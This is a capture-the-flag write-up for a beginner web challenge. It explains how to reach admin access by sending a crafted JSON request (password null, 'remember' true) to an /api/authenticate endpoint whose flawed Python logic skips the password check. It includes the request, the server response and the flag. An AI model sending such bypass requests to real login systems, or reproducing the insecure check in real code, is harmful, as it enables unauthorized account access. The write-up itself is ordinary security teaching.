

PCTF – SecureAuth™ Write-Up

Challenge Link: <http://18.212.136.134:5200/>

Category: Web

Difficulty: Beginner

Challenge Description

One of our interns just finished their Python coding bootcamp and made this fancy shmancy demo web page. They say it's really secure, but I don't know... The flag can be wrapped in FLAG{...} or pctf{...}— both are accepted.


Step-by-Step Walkthrough

1. Visit the login page

You can log in using:

guest / guest123

This shows a normal user page, but not the flag. We need **admin**.



2. Look closely at the login page

It mentions an API format:

POST /api/authenticate

Content-Type: application/json

So the site has two login systems:

- The normal HTML form: /login
- The JSON API: /api/authenticate (this is the vulnerable one)

API Authentication Endpoint

URL: POST /api/authenticate

Content-Type: application/json

Expected Format:

```
{
  "username": "steing",
  "password": "string",
  "remember": boolean
}
```

Username

Password

Remember me

 Login

Test credentials: guest / guest123

3. Intercept the request in Burp Suite

- The normal form sends:
- POST /login
- Content-Type: application/x-www-form-urlencoded
- But the vulnerable endpoint is **/api/authenticate**, not /login.

4. Modify the request

Change:

- **Post:** /api/authenticate
- **Content-Type:** application/json
- **Body:** a crafted JSON object

Send this:

```
{
  "username": "admin",
  "password": null,
  "remember": true
}
```

Why this works

Beginners often write insecure logic like:

```
if data["remember"] == True:
```

```
    allow_login()
```

This means setting "remember": true causes the server to skip checking the password completely.

Forward the Request

You get admin access — and the flag.

The screenshot shows two panels in Postman. The left panel, titled 'Request', displays a POST request to '/api/authenticate' with the following body:

```
1 POST /api/authenticate HTTP/1.1
2 Host: 18.212.136.134:5200
3 Content-Length: 71
4 Cache-Control: max-age=0
5 Origin: http://18.212.136.134:5200
6 Content-Type: application/json
7 Upgrade-Insecure-Requests: 1
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/142.0.0.0 Safari/537.36
9 Accept:
10 text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
11 Referer: http://18.212.136.134:5200/
12 Accept-Encoding: gzip, deflate, br
13 Accept-Language: en-US,en;q=0.9,hi;q=0.0
14 Connection: keep-alive
15
16 {
17     "username": "admin",
18     "password": null,
19     "remember": true
20 }
```

The right panel, titled 'Response', shows the JSON response from the server:

```
1 HTTP/1.1 200 OK
2 Server: Werkzeug/3.0.1 Python/3.11.14
3 Date: Sun, 23 Nov 2025 11:10:19 GMT
4 Content-Type: application/json
5 Content-Length: 128
6 Vary: Cookie
7 Set-Cookie: session=.eJyVhrLSUwXsIJyG3FOry6eNMHwvIsvqSwvjk82MC5FHgTykriLTIqLaSV01Hly0SNTU-1z85SSo
8 pEUSWUvJsf0o#ElNyqWl6SqXpqUV5ihk1oVoA_VvgGw.aSLraw.P7SYMJcQbUMGFniWJqvfqKVRsAY
9 ; HttpOnly; Path=/
10 Connection: close
11
12 {
13     "flag": "FLAG{py7h0n_typ3_c03rc10n_byp4ss}",
14     "message": "Authentication successful",
15     "role": "admin",
16     "success": true,
17     "user": "admin"
18 }
```

Flag

FLAG{py7h0n_typ3_c03rc10n_byp4ss}

Summary

The JSON login API has a logic bug.

If you send "remember": true, the backend skips password verification.

This lets us log in as admin without knowing the password.